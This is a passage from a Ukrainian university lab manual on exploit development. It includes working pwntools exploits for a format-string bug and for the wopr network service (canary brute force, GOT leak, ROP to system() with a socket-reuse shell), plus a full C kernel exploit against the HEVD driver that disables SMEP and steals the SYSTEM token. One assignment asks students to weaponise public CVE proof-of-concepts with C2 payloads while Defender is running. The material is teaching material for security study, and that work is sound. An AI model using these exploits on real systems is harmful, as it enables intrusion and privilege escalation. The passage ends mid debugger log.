  - шелл з оберненим з'єднанням (reverse shell),

  для платформи за варіантом:

  1. Windows, Intel, 32-bit
  2. Windows, Intel, 64-bit
  3. Windows, ARM, 32-bit
  4. Windows, ARM, 64-bit
  5. Linux, Intel, 32-bit
  6. Linux, Intel, 64-bit
  7. Linux, ARM, 32-bit
  8. Linux, ARM, 64-bit

- Розробіть шеллкод, що забезпечує виконання скриптів або проміжного коду інтерпретованих мов без створення додаткових файлів, за варіантом:

  1. JScript [36];
  2. VBScript [37];
  3. Python (зверніть увагу на ports/windows у MicroPython [38] та CircuitPython [39]);
  4. Lua [40];
  5. .NET assembly [41];
  6. PE DLL.

  Розгляньте випадок Windows x86 та x64.

2.5 Контрольні питання

1. У Linux ARM використовується виклик `svc 0`,

   ```
   In [1]: from pwn import *
   In [2]: context.clear(arch='arm')
   In [3]: print(disasm(asm('svc 0')))
      0:   ef000000        svc     0x00000000
   ```

   Чи можливо побудувати шеллкод без нульових символів?

2. Як знайти значення gs:[0x60] у WinDbg x64?

3. Що таке KERNEL32!LoadLibraryAStub, KERNEL32!GetProcAddressStub?

Лабораторна робота 3

Вибрані методи експлуатації

3.1 Мета роботи

Отримати базові навички розробки, спорядження на налагодження експлоїтів бінарних вразливостей у сучасних системах на основі Windows та Linux.

3.2 Постановка задачі

Дослідити методи експлуатації за наявності примітивів довільного читання/запису у застосунках Windows та Linux. Дослідити методи спорядження proof of concept (PoC) експлоїтів для доставки, закріплення і запуску систем віддаленого керування при активації засобів протидії за замовчуванням.

3.3 Порядок виконання роботи

Розглянемо в якості приклада вразливість форматного рядка у застосунку Linux, target.c:

```
#include <stdio.h>

int main() {
    char buf[256];

    while(1) {
        gets(buf);
        printf(buf);
        fflush(stdout);
    }
}
```

Налаштування за замовчуванням:

```
$ gcc -m32 target.c
$ checksec a.out
[*] 'leak/a.out'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled

$ ./a.out
AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
```

```
AAAA.0x380.0x380.0x565ca22b.0x380.0x380.0x380.0x41414141.0x2e70252e.0
     x252e7025.0x70252e70
```

В даному прикладі маємо примітив довільного читання та запису (параметр 7), а також виток базової адреси застосунку (параметр 3). Цього достатньо для знаходження адрес всіх завантажених бібліотек та обходу NX шляхом передачі керування на system() з контрольованими параметрами або на т.зв. one gadget [42]. Застосуємо pwntools MemLeak, DynELF:

```
#!/usr/bin/env python3
from pwn import *

elf = './a.out'
r = process(elf)

@MemLeak
def leak(addr):
    out = b''
    cur = addr
    end = addr + 4
    while cur < end:
        buf = b'[[[[%10$s]]]' + p32(cur)
        if b'\n' in buf:
            return None
        r.writeline(buf)
        r.readuntil('[[[[')
        o = r.readuntil(']]]')[:-3]

        if len(o) != 0:
            out += o
            cur += len(o)
        else:
            out += b'\0'
            cur += 1
    return out[:4]

r.writeline('%3$x')
base_leak = r.read()
base_leak = int(base_leak, 16)
log.success(f'binary address leak 0x{base_leak:x}')

d = DynELF(leak, base_leak)
libc = d.lookup(None, 'libc')
log.success(f'libc base 0x{libc:x}')

system = d.lookup('system', 'libc')
log.success(f'system 0x{system:x}')

log.info('bases')
b = d.bases()
for f,a in b.items():
   log.info(f'0x{a:08x}: {f}')

pause()
```

Тут у leak() читаються 4 байти за довільною адресою, враховуючи завершення вводу за символом нового рядка у цільовому застосунку, і кінець рядка виводу за нульовим символом. При розрішенні базової адреси застосунку у DynELF ведеться прямий пошук сигнатури `\x7fELF` на початку сторінки (адреса витоку, вирівняна на 0x1000, якщо не знайдено – зменшується кроком 0x1000 вниз). При знаходженні заголовку ELF аналізуються таблиці рядків strtab та символів symtab для пошуку імпортованих функцій, та мапа зв'язків з масиву DYNAMIC для пошуку базових адрес бібліотек. Процес функціонально подібний до пошуку WinAPI у ЛР з розробки шеллкодів. Повну реалізацію можна знайти у вихідних кодах pwnlib.dynelf.DynELF. Таким чином:

```
$ ./_pwn.py
```

```
[+] Starting local process './a.out': pid 343185
[+] binary address leak 0x5655622b
[!] No ELF provided.  Leaking is much faster if you have a copy of the ELF
     being leaked.
[+] Finding base address: 0x56555000
[+] Resolving 'libc.so': 0xf7fa2990
[+] libc base 0xf7d41000
[+] Resolving 'system' in 'libc.so': 0xf7f6e110
[*] Build ID not found at offset 0x174
[*] .gnu.hash/.hash, .strtab and .symtab offsets
[*] Found DT_GNU_HASH at 0xf7f2ad9c
[*] Found DT_STRTAB at 0xf7f2ada4
[*] Found DT_SYMTAB at 0xf7f2adac
[*] .gnu.hash parms
[*] hash chain index
[*] hash chain
[+] system 0xf7d86830
[*] bases
[*] 0x56555000: b''
[*] 0xf7f74000: b'linux-gate.so.1'
[*] 0xf7d41000: b'/lib/i386-linux-gnu/libc.so.6'
[*] 0xf7f76000: b'/lib/ld-linux.so.2'
[*] Paused (press any to continue)

$ cat /proc/343185/maps
56555000-56556000 r--p 00000000 fd:02 32518757 a.out
56556000-56557000 r-xp 00001000 fd:02 32518757 a.out
56557000-56558000 r--p 00002000 fd:02 32518757 a.out
56558000-56559000 r--p 00002000 fd:02 32518757 a.out
56559000-5655a000 rw-p 00003000 fd:02 32518757 a.out
57673000-57695000 rw-p 00000000 00:00 0        [heap]
f7d41000-f7d5e000 r--p 00000000 fd:02 393613   libc-2.31.so
f7d5e000-f7eb9000 r-xp 0001d000 fd:02 393613   libc-2.31.so
f7eb9000-f7f29000 r--p 00178000 fd:02 393613   libc-2.31.so
f7f29000-f7f2b000 r--p 001e7000 fd:02 393613   libc-2.31.so
f7f2b000-f7f2d000 rw-p 001e9000 fd:02 393613   libc-2.31.so
f7f2d000-f7f2f000 rw-p 00000000 00:00 0
f7f6e000-f7f70000 rw-p 00000000 00:00 0
f7f70000-f7f74000 r--p 00000000 00:00 0        [vvar]
f7f74000-f7f76000 r-xp 00000000 00:00 0        [vdso]
f7f76000-f7f77000 r--p 00000000 fd:02 393543   ld-2.31.so
f7f77000-f7f95000 r-xp 00001000 fd:02 393543   ld-2.31.so
f7f95000-f7fa0000 r--p 0001f000 fd:02 393543   ld-2.31.so
f7fa1000-f7fa2000 r--p 0002a000 fd:02 393543   ld-2.31.so
f7fa2000-f7fa3000 rw-p 0002b000 fd:02 393543   ld-2.31.so
fff07000-fff28000 rw-p 00000000 00:00 0        [stack]

$ gdb -p 343185
...
gef>  print system
$1 = {int (const char *)} 0xf7d86830 <__libc_system>
```

Реалізація експлоїту форматного рядка може бути спрощена за допомогою модулю pwnlib.fmtstr, засобів автоматичної експлуатації FmtStr.

3.4 Варіанти завдань

- У Вашому варіанті ЛР 1 видаліть функцію `win()`, отримайте шелл у випадку без ASLR, NX:

```
$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0

$ gcc -no-pie -fno-stack-protector -zexecstack target.c
$ checksec a.out
[*] 'kpi_bv/lab3/a.out'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
```

```
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

Зверніть увагу на шеллкоди з ЛР 2.

- У Вашому варіанті ЛР 1 видаліть функцію `win()`, отримайте шелл у випадку без ASLR:

```
$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0

$ gcc -no-pie -fno-stack-protector target.c
$ checksec a.out
[*] 'kpi_bv/lab3/a.out'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Зверніть увагу на ret2libc/ret2system.

- У прикладі експлоїту форматного рядка з 3.3 додайте можливість виконання довільних команд ОС. Зверніть увагу на можливість запису за довільною адресою за допомогою fmtstr_payload. Розгляньте варіант x86_64.

- Для PoC експлоїтів у відкритому доступі [43] замініть навантаження на доставку і запуск системи віддаленого керування. Вразливість за варіантом:

  1. CVE-2020-0796
  2. CVE-2020-0674
  3. CVE-2020-1054
  4. CVE-2020-1362
  5. CVE-2020-1472
  6. CVE-2020-6418
  7. CVE-2020-6468
  8. CVE-2020-8597
  9. CVE-2020-8835

  Система керування на Ваш вибір, зверніть увагу на C2 Matrix [44]:

```
$ cut -d, -f1,4,20,21,50 C2Matrix\ -\ C2Matrix.csv | egrep 'github.+Yes
    .+Yes'
```

  зразки з посиланнями на вихідні коди наведені у таблиці 3.1.

  Продемонструйте отриманий експлоїт у конфігурації за замовчуванням (у випадку Windows 10 – Windows Defender включений і т.д.)

3.5 Контрольні питання

1. Чому у прикладі експлуатації форматного рядка у розділі 3 не працює перезапис вказівників у .got.plt? Що таке BIND_NOW?

2. Як відбувається детектування PowerShell навантаження у пам'яті (наприклад, `iex(iwr URL)`)? Що таке AMSI?

Табл. 3.1: Приклади систем віддаленого керування з C2 Matrix

Назва	GitHub	Windows	Linux
CALDERA	https://github.com/mitre/caldera	+	+
Callidus	https://github.com/3xpl01tc0d3r/Callidus	+	-
CHAOS	https://github.com/tiagorlampert/CHAOS	+	+
Covenant	https://github.com/cobbr/Covenant	+	-
DeimosC2	https://github.com/DeimosC2/DeimosC2	+	+
Empire	https://github.com/BC-SECURITY/Empire	+	+
EvilOSX	https://github.com/Marten4n6/EvilOSX	+	+
Faction C2	https://github.com/FactionC2/	+	-
FlyingAFalseFlag	https://github.com/monoxgas/FlyingAFalseFlag	+	-
FudgeC2	https://github.com/Ziconius/FudgeC2	+	-
godoh	https://github.com/sensepost/goDoH	+	+
GRAT2	https://github.com/r3nhat/GRAT2	+	-
ibombshell	https://github.com/ElevenPaths/ibombshell	+	+
Koadic C3	https://github.com/zerosum0x0/koadic	+	-
Merlin	https://github.com/Ne0nd0g/merlin	+	+
Metasploit	https://github.com/rapid7/metasploit-framework	+	+
Mythic	https://github.com/its-a-feature/Mythic	+	+
Ninja	https://github.com/ahmedkhlief/Ninja/	+	-
Nuages	https://github.com/p3nt4/Nuages	+	-
Octopus	https://github.com/mhaskar/Octopus	+	-
PoshC2	https://github.com/nettitude/PoshC2/	+	+
PowerHub	https://github.com/AdrianVollmer/PowerHub	+	-
Prelude	https://github.com/preludeorg/	+	+
Prismatica	https://github.com/Project-Prismatica	+	+
QuasarRAT	https://github.com/quasar/QuasarRAT	+	-
SCYTHE	https://github.com/scythe-io	+	+
SilentTrinity	https://github.com/byt3bl33d3r/SILENTTRINITY	+	-
Sliver	https://github.com/BishopFox/sliver	+	+
Trevor C2	https://github.com/trustedsec/trevorc2/	+	+
WEASEL	https://github.com/facebookincubator/WEASEL	+	+

Лабораторна робота 4

Методи протидії експлуатації

4.1 Мета роботи

Отримати навички обходу типових засобів протидії експлуатації бінарних вразливостей.

4.2 Постановка задачі

Дослідити методи обходу NX, ASLR, SSP на прикладі бінарних вразливостей застосунків Linux.

4.3 Порядок виконання роботи

Розглянемо в якості приклада бінарний сервіс wopr з віртуальної машини VulnHub Persistence 1 [45]. Отримати зразок без запуску віртуальної машини можна змонтувавши диск vmware-mount, або конвертувавши у raw і змонтувавши LVM:

```
$ tar xf persistence-1.0.tgz
$ cd persistence-1.0
$ tar xf persistence-1.0.ova
$ qemu-img convert -f vmdk -O raw persistence-1.0-disk1.vmdk disk.raw

$ sudo -i
# losetup /dev/loop28 ./disk.raw
# kpartx -a /dev/loop28
# vgscan
  WARNING: PV /dev/mapper/loop28p2 in VG VolGroup is using an old PV header,
      modify the VG to update.
  Found volume group "VolGroup" using metadata type lvm2
# vgchange -ay
  WARNING: PV /dev/mapper/loop28p2 in VG VolGroup is using an old PV header,
      modify the VG to update.
  2 logical volume(s) in volume group "VolGroup" now active
# mkdir mnt
# mount /dev/mapper/VolGroup-lv_root mnt

mnt $ find -name wopr
./usr/local/bin/wopr
```

Мережевий сервіс wopr має наступні засоби протидії експлуатації:

```
$ checksec wopr
[*] './wopr'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

таким чином активовано NX, SSP, та на рівні ОС ASLR. Сам сервіс має переповнення у стеку:

```
int __cdecl get_reply(const void *a1, size_t a2, int a3)
{
 int result; // eax@1
 char dest; // [sp+1Ah] [bp-22h]@1
 int v5; // [sp+38h] [bp-4h]@1

 v5 = *MK_FP(__GS__, 20);
 memcpy(&dest, a1, a2);
 write(a3, "[+] yeah, I don't think so\n", 0x1Bu);
 result = *MK_FP(__GS__, 20) ^ v5;
 if ( *MK_FP(__GS__, 20) != v5 )
 __stack_chk_fail();
 return result;
}
```

Вразлива функція get_reply() викликається для нового з'єднання, новий процес породжується за допомогою fork(). При виконанні fork() новий процес має копію пам'яті оригінального процесу, в тому числі однакове значення канарки у стеку. Дану особливість можна використати для її знаходження шляхом побайтового перебору з частковим перезаписом – на першому кроці алгоритму перебирати перший байт доки сервіс не завершить роботу коректно, на другому кроці – знайдений перший плюс перебирати другий байт і т.д. Відомо, що перший байт завжди 0 (для перешкоджання витоку при арифметичних помилках типу off-by-one при обробці рядків безпосередньо перед канаркою), тому в 32 бітному випадку залишається знайти 3 байти. Замість вгадування $2^{24} = 16777216$ варіантів при побайтному переборі достатньо не більше $3 \cdot 2^8 = 768$ спроб.

Після відновлення канарки, завдяки частковій підтримці RELRO структура .got.plt знаходиться за постійною адресою:

```
.got.plt:0804A000 off_804A000 dd offset __errno_location ; DATA XREF:
    ___errno_location#r
.got.plt:0804A004 off_804A004 dd offset __gmon_start__ ; DATA XREF:
    ___gmon_start__#r
.got.plt:0804A008 off_804A008 dd offset write ; DATA XREF: _write#r
.got.plt:0804A00C off_804A00C dd offset listen ; DATA XREF: _listen#r
.got.plt:0804A010 off_804A010 dd offset memset ; DATA XREF: _memset#r
.got.plt:0804A014 off_804A014 dd offset __libc_start_main
.got.plt:0804A014 ; DATA XREF: ___libc_start_main#r
.got.plt:0804A018 off_804A018 dd offset htons ; DATA XREF: _htons#r
.got.plt:0804A01C off_804A01C dd offset read ; DATA XREF: _read#r
.got.plt:0804A020 off_804A020 dd offset perror ; DATA XREF: _perror#r
.got.plt:0804A024 off_804A024 dd offset accept ; DATA XREF: _accept#r
.got.plt:0804A028 off_804A028 dd offset socket ; DATA XREF: _socket#r
.got.plt:0804A02C off_804A02C dd offset memcpy ; DATA XREF: _memcpy#r
.got.plt:0804A030 off_804A030 dd offset waitpid ; DATA XREF: _waitpid#r
.got.plt:0804A034 off_804A034 dd offset bind ; DATA XREF: _bind#r
.got.plt:0804A038 off_804A038 dd offset close ; DATA XREF: _close#r
.got.plt:0804A03C off_804A03C dd offset __stack_chk_fail ; DATA XREF:
    ___stack_chk_fail#r
.got.plt:0804A040 off_804A040 dd offset puts ; DATA XREF: _puts#r
.got.plt:0804A044 off_804A044 dd offset fork ; DATA XREF: _fork#r
.got.plt:0804A048 off_804A048 dd offset setsockopt ; DATA XREF: _setsockopt#r
.got.plt:0804A04C off_804A04C dd offset setenv ; DATA XREF: _setenv#r
.got.plt:0804A050 off_804A050 dd offset exit ; DATA XREF: _exit#r
```

Використавши виклики _write() з передачею у сокет можна читати довільні дані, в тому числі адреси функцій libc з .got.plt. Отримавши таким чином обхід ASLR і розрахувавши адресу system() досягається виконання довільних команд ОС. Зберемо результуючий експлоїт, _pwn.py:

```
#!/usr/bin/env python3
from pwn import *

HOST = '127.0.0.1'
PORT = 3333

cmd = "/bin/sh <&4 >&4 2>&4"

def brute_canary(canary = '\0'):
    if len(canary) == 4:
        return canary

    buf = 'A'*30 + canary
    for c in range(256):
        context.log_level = 'error'
        r = remote(HOST, PORT)
        r.sendafter('> ', buf + chr(c))
        out = r.readall()
        context.log_level = 'info'

        if b'bye' in out:
            log.info(f'Found canary byte {c:02x}')
            return brute_canary(canary + chr(c))

def leak(canary, addr, size):
    r = remote(HOST, PORT)

    buf = 'A'*30 + canary + 'B'*4
    buf = buf.encode()
    buf += p32(0x0804858C) # _write
    buf += p32(0xdeadbeef)
    buf += p32(4) # socket fd
    buf += p32(addr)
    buf += p32(size)

    r.sendafter('> ', buf)
    r.readuntil('think so')
    out = r.readall()
    return out[1:size+1]

# Bypass stack canary
c = brute_canary()
log.info(f'Canary {c.encode().hex()}')

# Bypass ASLR
plt = leak(c, 0x0804A000, 0x50)
log.info('Leaked .got.plt')
print(hexdump(plt, width=12))

# $ ldd wopr
#   linux-gate.so.1 (0xf7f1e000)
#   libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7ced000)
#   /lib/ld-linux.so.2 (0xf7f1f000)

# $ objdump -T /lib/i386-linux-gnu/libc.so.6 | egrep ' write$| system'
# 00045830  w   DF .text        0000003f  GLIBC_2.0   system
# 000f5ae0  w   DF .text        00000093  GLIBC_2.0   write

system = u32(plt[8:12]) - 0x000f5ae0 + 0x00045830
log.info(f'system() at 0x{system:x}')

# Bypass NX
rw = 0x804a060 # writable buffer

buf = 'A'*30 + c + 'B'*4
buf = buf.encode()
buf += p32(0x080485DC) # _read
buf += p32(0x08048bb6) # pppr
```

```
buf += p32(4) # socket fd
buf += p32(rw)
buf += p32(len(cmd))

buf += p32(system)
buf += p32(0xdeadc0de)
buf += p32(rw)

log.info('ROP chain')
print(hexdump(buf, width=12))

r = remote(HOST, PORT)
r.sendafter('> ', buf)
r.sendafter('think so', cmd)
r.interactive()
```

При побудові ROP ланцюжка для переходу від виклику _read() з параметрами до system() повернення здійснюється в так званий pop-pop-pop-ret гаджет. Він дозволяє встановити вказівник стеку на наступну адресу повернення, пропустивши параметри _read(). Знайти подібний гаджет можна за допомогою інструментів типу ROPgadget [46], rp++ [47] та ін. Так, за допомогою rp++:

```
$ rp -f wopr -r 4
Trying to open 'wopr'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the Nasm syntax..

Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
157 found.

A total of 157 gadgets found.
...
0x08048bb6: pop esi ; pop edi ; pop ebp ; ret  ;  (1 found)
```

В результаті роботи експлоїту:

```
$ ./_pwn.py
[*] Found canary byte 6c
[*] Found canary byte 4e
[*] Found canary byte 0c
[*] Canary 006c4e0c
[+] Opening connection to 127.0.0.1 on port 3333: Done
[+] Receiving all data: Done (81B)
[*] Closed connection to 127.0.0.1 port 3333
[*] Leaked .got.plt
00000000  72 85 04 08  82 85 04 08  e0 3a dd f7  |r...|....|.:..|
0000000c  b0 7b de f7  00 f9 e2 f7  f0 cd cf f7  |.{..|....|....|
00000018  90 63 df f7  40 3a dd f7  f2 85 04 08  |.c..|@:..|....|
00000024  c0 78 de f7  70 80 de f7  40 0b e3 f7  |.x..|p...|@...|
00000030  20 ae da f7  40 79 de f7  40 46 dd f7  | ...|@y..|@F..|
0000003c  62 86 04 08  d0 fc d4 f7  80 b1 da f7  |b...|....|....|
00000048  80 7f de f7  90 5b d1 f7               |....|.[..|
00000050
[*] system() at 0xf7d23830
[*] ROP chain
00000000  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|
*
00000018  41 41 41 41  41 41 00 6c  4e 0c 42 42  |AAAA|AA.l|N.BB|
00000024  42 42 dc 85  04 08 b6 8b  04 08 04 00  |BB..|....|....|
00000030  00 00 60 a0  04 08 14 00  00 00 30 38  |..`.|....|..08|
0000003c  d2 f7 de c0  ad de 60 a0  04 08        |....|..`.|..|
00000046
[+] Opening connection to 127.0.0.1 on port 3333: Done
[*] Switching to interactive mode

$ uname -a
```

```
Linux linux 5.4.0-72-generic #80-Ubuntu SMP Mon Apr 12 17:35:00 UTC 2021
     x86_64 x86_64 x86_64 GNU/Linux

$ lsb_release -a
LSB Version:    core-11.1.0ubuntu2-noarch:security-11.1.0ubuntu2-noarch
Distributor ID:    Ubuntu
Description:    Ubuntu 20.04 LTS
Release:    20.04
Codename:    focal
$
[*] Interrupted
```

Додатково до обходу NX, ASLR, SSP для комунікацій з командною оболонкою віддаленої системи повторно використовується існуючий сокет, що дозволяє обходити NAT та мережевий екран з фільтрацією вихідних з'єднань.

4.4 Варіанти завдань

- У Вашому варіанті ЛР 1 видаліть функцію `win()`, скомпілюйте статичний виконуваний файл (gcc -static). Отримайте виконання довільного шеллкоду.

  При розробці експлоїту зверніть увагу на можливості pwntools pwnlib rop, elf, shellcraft, qemu.

4.5 Контрольні питання

1. Яким чином у експлоїті wopr отримано файловий дескриптор сокету?
2. Що робить команда `/bin/sh <&4 >&4 2>&4` ?

Лабораторна робота 5

Вразливості на рівні ядра ОС

5.1 Мета роботи

Отримати навички експлуатації вразливостей на рівні ядра ОС.

5.2 Постановка задачі

Дослідити вразливість драйверу ОС Windows 10, розробити експлоїт локального підвищення привілеїв.

5.3 Порядок виконання роботи

Розглянемо в якості прикладу експлуатацію переповнення буферу у стеку, драйвер HEVD [48]. Так, у файлі BufferOverflowStack.c вразливість у рядку:

```
RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
```

де Size контролюється зловмисником

```
Size = IrpSp->Parameters.DeviceIoControl.InputBufferLength;
```

а сам буфер розміщено у стеку

```
ULONG KernelBuffer[BUFFER_SIZE] = { 0 };
```

Вказівник на поточну інструкції перезаписується за зміщенням 2072 від початку буферу (у бінарному релізі HEVD v3.00).

Для налагодження експлоїту і драйверу скористаємось WinDbg та двома віртуальними машинами Windows 10, система з налагоджувачем має IP 172.16.78.181, цільова система з драйвером та експлоїтом 172.16.78.129. У цільовій системі ввімкнемо тестовий режим (дозволяє завантажувати непідписані драйвери) та режим налагодження:

```
C:\> bcdedit /set testsigning on
C:\> bcdedit /debug on
C:\> bcdedit /dbgsettings NET HOSTIP:172.16.78.181 PORT:50000
Key=4gkc7eyfzddn.36gwkny0nomwq.3l5do96epazky.1vfeolvqwc83b
```

Отриманий ключ вводиться у системі з налагоджувачем, що дозволяє після перезавантаження встановити з'єднання з цільовою системою. У цільовій системі завантажимо драйвер за допомогою OSR Driver Loader [49].

У цільовій системі підтримується та активовано SMEP. Одним з методів обходу є використання ROP у коді ядра для відключення SMEP шляхом модифікації регістру CR4:

```
1: pop rcx; ret
2: 0x70678
3: mov cr4, rcx; ret
```

для відключення, та CR4=0x170678 для включення відповідно. Корисне навантаження далі може бути шеллкод, що дублює токен привілейованого процесу (в даному прикладі PID=4, System) у поточний процес. Це дозволяє локально підвищити привілеї до NT AUTHORITY/SYSTEM. Повний експлоїт exp.c таким чином:

```
#include <windows.h>
#include <stdio.h>

// Shellcode from https://github.com/Cn33liz/HSEVD-StackOverflowX64
BYTE sc[] =
  // mov rdx, [gs:188h] ; Get _ETHREAD pointer from KPCR
  "\x65\x48\x8B\x14\x25\x88\x01\x00\x00"
  // mov r8, [rdx + b8h] ; _EPROCESS (kd> u PsGetCurrentProcess)
  "\x4C\x8B\x82\xB8\x00\x00\x00"
  // mov r9, [r8 + 2e8h] ; ActiveProcessLinks list head
  "\x4D\x8B\x88\xe8\x02\x00\x00"
  // mov rcx, [r9] ; Follow link to first process in list
  "\x49\x8B\x09"
  // find_system_proc:
  // mov rdx, [rcx - 8] ; Offset from ActiveProcessLinks to UniqueProcessId
  "\x48\x8B\x51\xF8"
  // cmp rdx, 4 ; Process with ID 4 is System process
  "\x48\x83\xFA\x04"
  // jz found_system ; Found SYSTEM token
  "\x74\x05"
  // mov rcx, [rcx] ; Follow _LIST_ENTRY Flink pointer
  "\x48\x8B\x09"
  // jmp find_system_proc ; Loop
  "\xEB\xF1"
  // found_system:
  // mov rax, [rcx + 70h] ; Offset from ActiveProcessLinks to Token
  "\x48\x8B\x41\x70"
  // and al, 0f0h ; Clear low 4 bits of _EX_FAST_REF structure
  "\x24\xF0"
  // mov [r8 + 358h], rax ; Copy SYSTEM token to current process's token
  "\x49\x89\x80\x58\x03\x00\x00"
  // recover:
  // add rsp, 18h ; Set Stack Pointer to SMEP enable ROP chain
  "\x48\x83\xc4\x18"
  // xor rsi, rsi ; Zeroing out rsi register to avoid Crash
  "\x48\x31\xF6"
  // xor rdi, rdi ; Zeroing out rdi register to avoid Crash
  "\x48\x31\xFF"
  // xor rax, rax ; NTSTATUS Status = STATUS_SUCCESS
  "\x48\x31\xC0"
  // ret          ; Enable SMEP and Return to IrpDeviceIoCtlHandler+0xe2
  "\xc3";

typedef enum _SYSTEM_INFORMATION_CLASS {
  SystemBasicInformation = 0,
  SystemPerformanceInformation = 2,
  SystemTimeOfDayInformation = 3,
  SystemProcessInformation = 5,
  SystemProcessorPerformanceInformation = 8,
  SystemModuleInformation = 11,
  SystemInterruptInformation = 23,
  SystemExceptionInformation = 33,
  SystemRegistryQuotaInformation = 37,
```

```
  SystemLookasideInformation = 45
} SYSTEM_INFORMATION_CLASS;

typedef struct _SYSTEM_MODULE_INFORMATION_ENTRY {
  HANDLE Section;
  PVOID MappedBase;
  PVOID ImageBase;
  ULONG ImageSize;
  ULONG Flags;
  USHORT LoadOrderIndex;
  USHORT InitOrderIndex;
  USHORT LoadCount;
  USHORT OffsetToFileName;
  UCHAR FullPathName[256];
} SYSTEM_MODULE_INFORMATION_ENTRY, * PSYSTEM_MODULE_INFORMATION_ENTRY;

typedef NTSTATUS(NTAPI* _NtQuerySystemInformation)(
  SYSTEM_INFORMATION_CLASS SystemInformationClass,
  PVOID SystemInformation,
  ULONG SystemInformationLength,
  PULONG ReturnLength);

typedef struct _SYSTEM_MODULE_INFORMATION {
  ULONG NumberOfModules;
  SYSTEM_MODULE_INFORMATION_ENTRY Module[1];
} SYSTEM_MODULE_INFORMATION, * PSYSTEM_MODULE_INFORMATION;

int main() {
  DWORD len;
  PSYSTEM_MODULE_INFORMATION ModuleInfo;
  PUCHAR kernel = 0;

  // Find kernel base
  _NtQuerySystemInformation NtQuerySystemInformation = (
      _NtQuerySystemInformation)GetProcAddress(GetModuleHandle("ntdll.dll"),
       "NtQuerySystemInformation");
  NtQuerySystemInformation(SystemModuleInformation, NULL, 0, &len);
  ModuleInfo = (PSYSTEM_MODULE_INFORMATION)VirtualAlloc(NULL, len, MEM_COMMIT
       | MEM_RESERVE, PAGE_READWRITE);
  NtQuerySystemInformation(SystemModuleInformation, ModuleInfo, len, &len);
  kernel = ModuleInfo->Module[0].ImageBase;
  VirtualFree(ModuleInfo, 0, MEM_RELEASE);
  printf("kernel base %p\n", kernel);

  // ring0 payload
  LPVOID payload = VirtualAlloc(0, sizeof(sc), MEM_COMMIT | MEM_RESERVE,
      PAGE_EXECUTE_READWRITE);
  printf("payload at %p\n", payload);
  memcpy(payload, sc, sizeof(sc));

  // open driver handle
  HANDLE h = CreateFile("\\\\.\\HacksysExtremeVulnerableDriver",
    GENERIC_READ | GENERIC_WRITE, FILE_SHARE_WRITE, NULL, OPEN_EXISTING,
        FILE_FLAG_OVERLAPPED | FILE_ATTRIBUTE_NORMAL, NULL);
  printf("HEVD handle %p\n", h);
  if (h == INVALID_HANDLE_VALUE) {
    printf("unable to open HEVD handle\n");
    return 1;
  }

  // SMEP ROP bypass
  PUCHAR poprcx = kernel + 0xb1e2a; // pop rcx; ret
  PUCHAR movcr4ecx = kernel + 0x424065; // mov cr4, ecx; ret
  PUCHAR val = 0x70678; // disable smep

  // exploit
  BYTE buf[2152] = {0};
  memset(buf, 'A', sizeof(buf));
  memcpy(buf + 2072, &poprcx, 8);
  memcpy(buf + 2072 + 8, &val, 8);
  memcpy(buf + 2072 + 16, &movcr4ecx, 8);
  memcpy(buf + 2096, &payload, 8);
  val = 0x170678; // enable smep
  memcpy(buf + 2128, &poprcx, 8);
```

```
  memcpy(buf + 2128 + 8, &val, 8);
  memcpy(buf + 2128 + 16, &movcr4ecx, 8);

  DeviceIoControl(h, 0x222003, buf, sizeof(buf), NULL, 0, &val, NULL);
  CloseHandle(h);

  // starting cmd
  STARTUPINFO si = { 0 };
  PROCESS_INFORMATION pi = { 0 };

  si.cb = sizeof(si);
  CreateProcess("C:\\Windows\\System32\\cmd.exe", NULL, NULL, NULL, 0,
      CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi);
  return 0;
}
```

У Windows 10 build 1709 робота експлоїту:

```
C:\> exp.exe
kernel base FFFFF80769600000
payload at 0000019964220000
HEVD handle 000000000000008C
```

та відбувається запуск cmd.exe з привілеями системного процесу.

Для того, щоб адаптувати експлоїт до інших версій Windows 10, необхідно знайти відповідні ROP гаджети у ntoskrnl.exe. Наприклад, за допомогою rp++ у Windows 10 19041:

```
$ rp -f ntoskrnl.exe -r 1 | grep 'mov cr4, ecx'
0x14039d4e7: mov cr4, ecx ; ret  ;  (1 found)
0x140513cc9: mov cr4, ecx ; ret  ;  (1 found)
0x1409a2739: mov cr4, ecx ; ret  ;  (1 found)

$ rp -f ntoskrnl.exe -r 1 | grep 'pop rcx ; ret'
0x1402021a0: pop rcx ; ret  ;  (1 found)
0x14020859a: pop rcx ; ret  ;  (1 found)
0x140225b99: pop rcx ; ret  ;  (1 found)
0x140240868: pop rcx ; ret  ;  (1 found)
0x14024b0c4: pop rcx ; ret  ;  (1 found)
0x14025ecdc: pop rcx ; ret  ;  (1 found)
0x14026b604: pop rcx ; ret  ;  (1 found)
...

$ x86_64-w64-mingw32-objdump -x ntoskrnl.exe |& grep ImageBase
ImageBase                0000000140000000
```

таким чином movcr4ecx може приймати значення 0x39d4e7, 0x513cc9 або 0x9a2739.

Нажаль, у нових версіях Windows 10, включаючи останню на момент підготовки посібника 19041, інструкція `mov cr4, rcx` веде до виключення виконання:

```
Connected to Windows 10 19041 x64 target at (Thu Apr 29 02:20:44.476 2021 (
    UTC - 7:00)), ptr64 TRUE
Kernel Debugger connection established.

************* Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*c:\Symbols*https://msdl.
    microsoft.com/download/symbols
Deferred                                       srv*c:\Symbols*http://msdl.
    microsoft.com/download/symbols
Symbol search path is: srv*c:\Symbols*https://msdl.microsoft.com/download/
    symbols;srv*c:\Symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
